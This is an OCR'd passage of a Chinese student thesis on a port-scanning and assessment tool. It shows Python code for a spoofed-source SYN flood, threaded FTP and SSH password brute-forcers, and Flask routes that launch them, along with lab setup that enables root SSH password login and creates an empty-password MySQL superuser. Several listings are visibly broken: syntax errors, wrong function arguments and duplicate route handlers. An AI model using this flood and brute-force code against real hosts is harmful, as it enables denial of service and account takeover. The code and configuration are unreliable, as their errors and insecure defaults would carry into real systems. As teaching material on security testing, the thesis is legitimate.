

图 4.2 扫描模块结构

Tcp_scan 模块完成 tcp 端口开放情况扫描，ftp 模块完成 ftp 服务发现功能，ssh 模块完成 ssh 服务发现功能，web 模块完成 web 服务发现功能。

4.3 评估模块

评估模块针对扫描出的信息，进行 ftp 爆破测试，ssh 爆破测试，syn_flood 测试，

从而检测出系统是否具有一些漏洞，安全情况如何，主要分为以下几个模块：ftp_force 模块，ssh_force 模块，syn_flood 模块，如图 4.3 所示：



图 4.3 评估模块

ftp_force 模块完成 ftp 服务的爆破测试，ssh_force 完成 ssh 服务的爆破测试,syn_flood 模块完成对主机 dos 攻击测试。

4.4 统筹模块

统筹模块充当界面与功能模块交互的桥梁，负责接收前端数据，调用相关功能模块处理，而后将处理后的数据返回前端。

4.5 整体设计

系统各个模块的设计如上所述，他们关系如图 4.5：



图 4.5 整体设计

5 系统实现

5.1 概述

用户面对前端界面，输入 IP 与端口信息，前端通过 ajax 请求将数据发回后端，同时等待后端返回数据，后端统筹模块接收到数据，调用对应功能模块（扫描模块或者评估模块）进行处理，处理好后由统筹模块返回数据。

5.2 端口扫描模块

Tcp 端口扫描主要通过 tcp_scan 模块实现，该模块需要的输入为：thread_num(线程数量)，ip(目标 IP)，port(待扫描的所有端口)。该模块调用 scapy 模块的 TCP()以及 IP()构造一个具有目标 IP 和目标端口的数据包，将标志位置为'S'，然后调用 scapy 模块的 Raw()函数将数据包校验和计算好，调用 scapy 模块的 sr1 函数发送数据包并接受一个回应包，对回应包进行判断即可得出扫描结果：无回应说明数据包被防火墙过滤，无法判断结果；倘若收到的是 syn ack 包，即端口开放；回应为 rst 则端口关闭。

功能运行流程如图 5.2：



图 5.2 端口扫描流程

5. 3 服务发现

5.3.1 ftp 服务发现

ftp 服务发现功能封装于 ftp 模块中，该模块需要的输入参数为：ip(目标 IP)，port(要

检测的所有端口)。ftp 模块调用 python 提供的 socket 相关方法，建立 socket 连接，通过连接发送符合 ftp 消息格式的消息，即”USER　xxx\r\n”，发送后监听连接的回复消息，倘若符合 ftp 协议格式，则存在 ftp 服务，不然没有 ftp 服务。关键代码如图 5.3.1：

```
#! -*- coding:utf-8 -*-
from scapy.all import *
import socket
import threading
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.80.130', 21))
temp=s.recv(1024)
temp=temp.decode()
print(temp)
usename="us"
send_buf="USER %s\r\n"%usename
s.send(send_buf.encode())
temp=s.recv(1024)
print(temp.decode())
```

图 5.3.1 ftp 服务发现

5.3.2 ssh 服务发现

ssh 服务封装于 ssh 模块，该模块需要的输入参数为：ip(目标 IP)，port(要检测的所有端口)。通过与目标端口进行会话并且接收服务端信息，通过正则表达式进行匹配，看看 banner 是否存在 ssh 等关键字，从而判断是不是存在 ssh service。关键代码如图 5.3.2 所示：

```
#! -*- coding:utf-8 -*-
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.80.130', 22))
temp=s.recv(1024)
temp=temp.decode()
result=re.(r'\w*ssh\w*',temp)
if result:
    print('hava ssh')
else:
    print('haven't ssh)
```

图 5.3.2 ssh 服务发现

5.3.3 web 服务发现

Web 服务发现模块主要借助 request 模块完成，web 模块接收输入参数为：ip(目标 IP)，port(要检测的所有端口)，通过 ip 与端口构造一个 url，作为参数传入 request.get 函数，根据 get 函数的返回信息即可判断是否具有 web 服务，若调用函数正常，则说明存在 web 服务，倘若函数调用抛出异常，说明不存在 web 服务，关键代码如图 5.3.3 所示：

```
#! -*- coding:utf-8 -*-
from scapy.all import *
import socket
import requests

url="http://192.168.80.130:80/"
try:
    r = requests.get(url)
except:
    print('haven't web)
```

图 5.3.3 web 服务发现

5.4 模拟攻击

5.4.1 syn_flood 攻击

Syn_flood 攻击通过三个函数实现：gen_syn(toal，dst_ip)，该函数是一个生成器，每一次 yield 产生一个随机源 IP、随机源端口、随机目的端口和指定 IP 的 syn 包,参数分别为生成的最大数据包数量与给定的目的 IP；send_pkt(ptk_num,dst_ip),该函数负责发送数据包，第一个参数指明每个进程发送的数据包数量，第二个参数作为第一个函数的参数（第二个函数需要调用第一个函数）；syn_flood（num，total,dst_ip）,该函数负责完成 syn_flood 攻击，num 为进程数量，其他参数意义同上所述，各函数具体实现如图 5.4.1：

gen_syn(toal，dst_ip)如图 5.4.1（1）：

```
# -*- coding: utf-8 -*-
from scapy.all import *
import threading
import random

def gen_syn(total,dst_ip):
    for i in range(total):
        random_ip = '10.' + '200.' + '101.' + str(random.randrange(0, 255))
        random_sPort = random.randrange(10000, 65535)
        ip = IP(src=random_ip, dst=dst_ip)
        tcp = TCP(sport=random_sPort, dport=80, flags='S', seq=11111)
        pkt = (ip / tcp)
        yield pkt
```

图 5.4.1（1） gen_syn 函数

send_pkt(pkt_num,dst_ip)，如图 5.4.1（2）：

```
def send_pkt(pkt_num,dst_ip):
    for pkt in gen_syn(pkt_num):
        send(pkt)
```

图 5.4.1（2）send_pkt 函数

用 total 除以 num 得出每个进程需要发送的数据包数量，剩下的就是调用前面的函数即可，syn_flood(num,total,dst_ip)，如图 5.4.1（3）：

```
def syn_flood(num,total,dst_ip):
    pkt_num=int(total/num)
    for i in range(num):
        t=threading.Thread(target=send_pkt,args=(pkt_num,dst_ip))
        t.start()
        t.join()
```

图 5.4.1（3）syn_flood 函数

5.4.2 暴力破解

(1)ftp 暴力破解：ftp 暴力破解主要由两个函数实现 test(username,password,ip,port)参数意义依次为：用户名集合，密码集合，目标 IP，目标端口。该函数核心为两个 for 循环，遍历用户集与密码集的所有组合，调用 FTP.connect（ip，port）函数进行尝试，通过对该函数调用结果的判断即可得出 ftp 口令与用户名是否合法，倘若函数调用正常，这说明用户名与密码正确，如果抛出异常，则说明不正确。Test 函数还会记录尝试次数，记录的变量为 count，后期将会通过这个次数判断是否存在 ftp 爆破漏洞，次数大于 100 的通常视为可爆破的。由于测试过程用到了多线程的方法，因此每次使用 count 时需要加锁。另一个函数 ftp_brute(thread_num)，参数为线程个数，该函数通过线程个数与用户名个数算出每个线程测试的用户名个数，用用户名个数除以线程个数即可，算出每个线程测试的用户名数量后，将整个用户名集合分配好送到每个线程中，其中 flag 变量作为各线程的退出标记，当为 true 时退出，为 false 则继续执行。当找到正确的用户名和密码后就会把 flag 变量设为 true，关键代码如图 5.4.2(1)(2) (3) (4)：

```
#! -*- coding:utf-8 -*-
import socket
import threading
import re
from ftplib import FTP
count=0
lock = threading.Lock()
def test(username,password,ip,port):
    global flag
    global ftp
    globel count
    global result
```

图 5.4.2 （1）ftp 暴力破解

```
    global result
    for user in username:
        for passwd in password:
            if flag==True:
                return
            try:
                ftp = FTP()
                banner = ftp.connect(ip,port,timeout=2)
                ftp.login(user, passwd)
                ftp.quit()
                print('\n[+] 破解成功，用户名：%s 密码：%s\n' % (user, passwd))
                flag=True

                return
```

图 5.4.2 （2）ftp 暴力破解

```
            except:
                pass
            lock.acquire()
            count+=1
            lock.release()
```

图 5.4.2 （3）ftp 暴力破解

```
def ftp_brute(thread_num):
    global count
    with open(r'C:\Users\dkl\Desktop\plan.txt', 'r') as f:
        temp = f.readlines()
    username = [str.rstrip() for str in temp]

    with open(r'C:\Users\dkl\Desktop\1.txt', 'r') as f:
        temp = f.readlines()
    password = [str.rstrip() for str in temp]

    flag = False
    times = int(len(username) / thread_num)
    for i in range(thread_num):
        t1 = threading.Thread(target=test, args=(username[i:(i + 1) * times], password,ip,port))
        t1.start()
        t1.join()
    test(username[thread_num * times:], password)
```

图 5.4.2 （4）ftp 暴力破解

（2）ssh 爆破模块，该模块主要有两个函数组成，与 ftp 爆破模块类似，只是所使用的的模块为 paramiko 模块，代码也大体同上，故而不再赘述，关键代码如图 5.4.2（1）、5.4.2（2）以及 5.4.2（3）：

```
#! -*- coding:utf-8 -*-
import socket
import threading
import paramiko


def test(username,password,ip,port):
    global flag
    global ftp
```

图 5.4.2（1）ssh 暴力破解

```
    for user in username:
        for passwd in password:
            if flag==True:
                return
            try:
                ssh = paramiko.SSHClient()
                ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                t = paramiko.Transport(ip, port)
                t.connect(username=user, password=passwd)
                flag=True
                print('\n[+] 破解成功，用户名：%s 密码：%s\n' % (user, passwd))
                return
            except:
                pass
```

图 5.4.2（2）ssh 暴力破解

```
def ssh_brute(num,ip,port):
    with open(r'C:\Users\dkl\Desktop\plan.txt', 'r') as f:
        temp = f.readlines()
    username = [str.rstrip() for str in temp]

    with open(r'C:\Users\dkl\Desktop\1.txt', 'r') as f:
        temp = f.readlines()
    password = [str.rstrip() for str in temp]
    thread_num = 4
    flag = False
    times = int(len(username) / thread_num)
    for i in range(thread_num):
        t1 = threading.Thread(target=test, args=(username[i:(i + 1) * times], password,ip,port))
        t1.start()
        t1.join()
```

图 5.4.2（3）ssh 暴力破解

5.5 前端界面

前端主要用到 html/css/js 以及 ajax 技术，核心有几个部分。首先，扫描部分：该部分有一个按钮和一个输入框，输入框接收 IP,端口以及线程数量等必要的信息，并进行合法性检查，不合法的输入，软件将会给出提示帮助更正。按钮的 onclick 属性为一个 ajax 请求，该请求将输入框中的信息提交到服务端进行处理，并且等待处理后返回的数据。其次，扫描展示部分，这部分由一个组成，该表记录了扫描得出的信息，端口号、协议、服务、软件以及版本信息。再次。评估部分，该部分由一个输入框与一个按钮构成，输入框接需要接收线程数量参数，并进行合法性检查，不合法的将给出提示信息，进行爆破测试与 dos 攻击测试时，这个参数指明线程数量；按钮的 onclick 属性为一个 ajax 请求，该请求将输入框中的信息提交到服务端进行处理，并且等待处理后返回的数据。类似的，评估结果将会展示到评估部分后边，界面将会用 js 完成一些优化，使界面更优美，界面的运行流程如图 5.5：



图 5.5 前端界面示意图

5.6 统筹模块

统筹模块衔接前端界面与后端功能模块，通过 flask 技术实现，每一个 url 请求用一个函数处理，主要有以下几个处理函数：

（1） 处理界面请求：当用户输入 URL 请求界面时，使用 Flask 模块构造处理函数，返回模板中的 html 网页并进行一些初始化工作，如图 5.6（1）：

```
#! -*- coding:utf-8 -*-
from flask import Flask, request, render_template
import nmap
import json
app = Flask(__name__)
app.debug = True
ser={}
t=set()
u=set()
@app.route('/')
def home():
    return render_template('home.html')
```

图 5.6（1） 处理界面请求

（2）处理扫描请求：扫描在前端通过 ajax 封装成一个 post 请求，处理函数首先从 request.form 字典读出输入参数，将 IP、端口等信息分割好，调用相应的功能函数并保存好返回数据，序列化成 json 数据并返回前端，关键代码如图 5.6（2）、5.6（3）以及 5.6（4）：

```
@app.route('/A_scan', methods=['POST'])
def proc():
    IP=request.form['IP']
    print(IP)
    nm = nmap.PortScanner()
    nm.scan(IP, '1-30 ')
    tcpport = nm[IP].all_tcp()
    udpport = nm[IP].all_udp()
    port=set()
    protocol = {}
    service={}
    solfware={}
    version={}
```

图 5.6（2）处理扫描请求

```
    for tcp in tcpport:
        if nm[IP]['tcp'][tcp]['state'] == 'open':
            port.add(tcp)
            protocol[tcp]='tcp'
            service[tcp]=nm[IP]['tcp'][tcp]['name']
            solfware[tcp]=nm[IP]['tcp'][tcp]['product']
            version[tcp]=nm[IP]['tcp'][tcp]['version']
    for udp in udpport:
        if nm[IP]['udp'][udp]['state'] == 'open':
            port.add(udp)
            protocol[udp] = 'udp'
            service[udp] = nm[IP]['udp'][udp]['name']
            solfware[udp]= nm[IP]['udp'][udp]['product']
            version[udp]= nm[IP]['udp'][udp]['version']
    ser=service
    t=tcpport
    u=udpport
```

图 5.6（3）处理扫描请求

```
    result = {}
    # print(port)
    # print(service)
    # print(solfware)
    # print(version)

    for p in port:
        result[p]=protocol[p]+'-'+service[p]+'-'+solfware[p]+'-'+version[p]
print(result)
result = json.dumps(result)
return result
```

图 5.6（4）处理扫描请求

（2）处理 ftp 与 ssh 爆破，ftp 与 ssh 爆破功能在 ftp_brute 与 ssh_brute 函数中大体已经完善，所以处理爆破测试只需调用并序列化返回数据即可，如图 5.4（5）：

```
@app.route('/ftp_brute')
def brute():
    result=ftp_brute()
    result = json.dumps(result)
    return result

@app.route('/ssh_brute')
def brute():
    result=sshp_brute()
    result = json.dumps(result)
    return result
```

图 5.4（5）处理 ftp 与 ssh 爆破测试

（2） 处理 dos 攻击测试，类似地，调用 syn_flood 函数即可，如图 5.4（6）：

```
@app.route('/syn_flood')
def brute():
    result=syn_flood()
    result = json.dumps(result)
    return result
```

图 5.4（6）处理 dos 攻击测试

5.7 测试环境

首先需要安装 VMware 虚拟机，安装 VMware 比较简单，一路回车即可，下面主要介绍一下安装 kali linux 以及服务的搭建。

5.7.1 安装 kali linux

Kali linux 是 linux 的一个发行版，首先打开 VMware 虚拟机：

（1）选择创建虚拟机，选择自定义，然后点下一步；

（2）选择 kali linux 的路径；

（3）选择客户机操作系统，这里勾选 Linux 即可；

（4）配置系统的内存，这里选 400M，磁盘大小 50G；

（5）开机，进行安装；

（6）进入安装界面，选择图形界面安装（Graphical install）；

（7）选择使用整个硬盘；

（8）将所有文件放在同一个分区中；

（9）设置密码；

（10）将 GRUB 安装至硬盘；

（11）安装完成，输入账户名密码即可进入。

Kali linux 到此就安装完成了，接下来在系统中搭建各种服务。为了能更方面的使用 kali linux 的包管理系统进行安装，这里首先得更新一下源列表，使用国内的镜像，使用 sudo vim /etc/apt/sources.list 命令打开配置文件，将中科大的源地址写入文件中即可，如下图 5.7.1 所示：



图 5.7.1 源配置

5.7.2 搭建 ftp 服务

首先安装 ftp 服务软件 vsftpd，使用包管理命令直接安装即可，输入命令 sudo apt-get install vsftpd 安装即可，安装好软件之后需要进行简单的配置一下，使用命令 vim/etc/vsftpd.conf 打开配置文件，将配置文件配置成如下图 5.7.2 所示：



图 5.7.2 ftp 配置文件

新建一个名为 uftp 的用户 sudo useradd -d /home/uftp/ -s /bin/bash uftp；为用户设置

密码，sudo passwd uftp，此时 ftp 服务基本已经搭建完毕。

5.7.3 搭建 ssh 服务

Kali linux 默认没有安装 ssh 服务，需要手动安装，类似地，使用命令 apt-get install openssh-server，将 ssh 服务配置为开机启动，以免每次都要手动开启，

（1）修改 ssh_config 文件。命令：vim /etc/ssh/sshd_config；

（2）将#PasswordAuthentication no 的注释去掉，并且将 NO 修改为 YES；

（3）将#PermitRootLogin yes 的注释去掉 //我的 kali 中默认去掉了注释；

（4）启动 SSH 服务，命令为：/etc/init.d/ssh start // 或者 service ssh start；

（5）验证 SSH 服务状态，命令为：/etc/init.d/ssh status；

（6）添加开机自启动 update-rc.d ssh enable。

默认情况下，linux 不允许使用 root 管理员账户远程登录，得修改一下配置，使用命令 vim /etc/ssh/sshd_config 打开配置文件，把 PermitRootLogin 设置为 yes 即可，此时，ssh 服务就搭建好了。

5.7.4 搭建 web 服务

Web 服务采用 dvwa 靶场，需要安装 apache、mysql 以及 php

安装 apache，使用包管理命令安装即可，sudo apt-get install apache2，将 apache2 设置为开机启动，/etc/init.d/apache2 status。

（1）安装 MYSQL 数据库，sudo apt-get install mysql，将 mysql 设置为开机启动，/etc/init.d/mysql status；

（2）安装 PHP，sudo apt-get install php5，安装过程中会有问题，一路回车即可，同样的，设为开机启动，不在赘述

（3）配置 dvwa 靶场，首先去 github 下载好 dvwa 安装包，然后将下载好的安装包解压并改名为 dvwa，复制到 /var/www/html 文件夹中；

（4）将 apache2 停止：service apache2 stop；

（5）给 dvwa 文件夹相应的权限：chmod -R 755 /var/www/html/dvwa；

（6）打开 mysql： mysql -u root -p；

（7）打开 mysql： mysql -u root -p；

（8）创建数据库：create database dvwa;；

（9）启动 apache2 服务：service apache2 start；

然后终端执行 mysql -u -root -p,回车后输入密码，执行以下 SQL 语句：

create user 'dvwauser'@'localhost' IDENTIFIED BY '';

GRANT ALL PRIVILEGES ON *.* to 'dvwauser'@'localhost';

flush privileges

quit

修改 dvwa 的配置文件，cd /var/www/html/dvwa/config/

vi config.inc.php.dist config.inc.php

将$_DVWA['db_user'] = 'root'；修改为：$_DVWA['db_user'] = 'dvwauser';

将$_DVWA['db_password'] = 'p@ssword'；修改为： $_DVWA['db_password'] = ''；

这样 dvwa 靶场就配置好了，可在浏览器输入 linux 的主机地址即可访问到，至此，整个 web 服务就搭建好了。

6 系统测试

6.1 扫描功能

为了测试扫描功能的完整性，做以下处理，如表 6-1-1 所示：

表 6-1-1 扫描功能测试表

测试用例编号	scan_test1
测试项目	网络扫描软件的扫描
输入	合法的 IP、端口与线程数
操作	点击’扫描’按钮
预期结果	扫描信息表中各项将被填好

测试非法输入时的情景，如表 6-1-2：

表 6-1-2 非法输入时的扫描功能测试表

测试用例编号	scan_test2
测试项目	网络扫描软件的扫描
输入	非法的数据与格式
操作	点击’扫描’按钮
预期结果	弹出错误提示信息

6.2 ftp 爆破测试

测试 ftp 爆破功能如表 6-2-1：

表 6-2-1 ftp 爆破测试表

测试用例编号	ftp_force_test1
测试项目	网络扫描软件的 ftp 爆破功能
输入	IP 及端口
操作	点击’ftp_force’按钮
预期结果	显示爆破解果及一些加固建议

测试异常情况下的 ftp 爆破功能如表 6-2-2：

表 6-2-2 ftp 爆破测试表

测试用例编号	ftp_force_test2
测试项目	网络扫描软件的 ftp 爆破功能
输入	非法的输入
操作	点击’ftp_force’按钮
预期结果	显示错误提示

测试超时情况下的 ftp 爆破如表 6-2-3：

表 6-2-3 ftp 爆破测试表

测试用例编号	ftp_force_test3
测试项目	网络扫描软件的 ftp 爆破功能
输入	IP 及端口
操作	修改密码为强密码，点击’ftp_force’按钮
预期结果	显示超时错误信息

6.3 ssh 爆破测试

测试 ssh 爆破功能如表 6-3-1：

表 6-3-1 ssh 爆破测试表

测试用例编号	ssh_force_test1
测试项目	网络扫描软件的 ssh 爆破功能
输入	IP 及端口
操作	点击’ssh_force’按钮
预期结果	显示爆破结果及一些加固建议

测试异常情况下的 ftp 爆破功能如表 6-3-2：

表 6-3-2 ssh 爆破测试表

测试用例编号	ssh_force_test2
测试项目	网络扫描软件的 ssh 爆破功能
输入	非法的输入
操作	点击’ssh_force’按钮
预期结果	显示错误提醒

测试超时情况下的 ftp 爆破功能如表 6-3-2：

表 6-3-3 ssh 爆破测试表

测试用例编号	ssh_force_test3
测试项目	网络扫描软件的 ssh 爆破功能
输入	IP 及端口
操作	修改密码为强密码，点击’ssh_force’按钮
预期结果	显示超时错误信息

6.4 dos 攻击测试

测试 dos 攻击如表 6-4-1：

表 6-4-1 dos 攻击测试

测试用例编号	dos_test1
测试项目	网络扫描软件的 dos 攻击测试功能
输入	IP 及端口
操作	点击’dos 攻击’按钮
预期结果	打开网页变卡

测试非法输入时如表 6-4-2：

表 6-4-2 dos 攻击测试

测试用例编号	dos_test2
测试项目	网络扫描软件的 dos 攻击测试功能
输入	非法的输入
操作	点击’dos 攻击’按钮
预期结果	显示错误提示信息

6.5 测试结果分析

经过以上详尽的测试，软件的功能与性能要求均能符合预期[12]；对于一些不符合预期的情况，已改进使其能正常工作。

7 总结

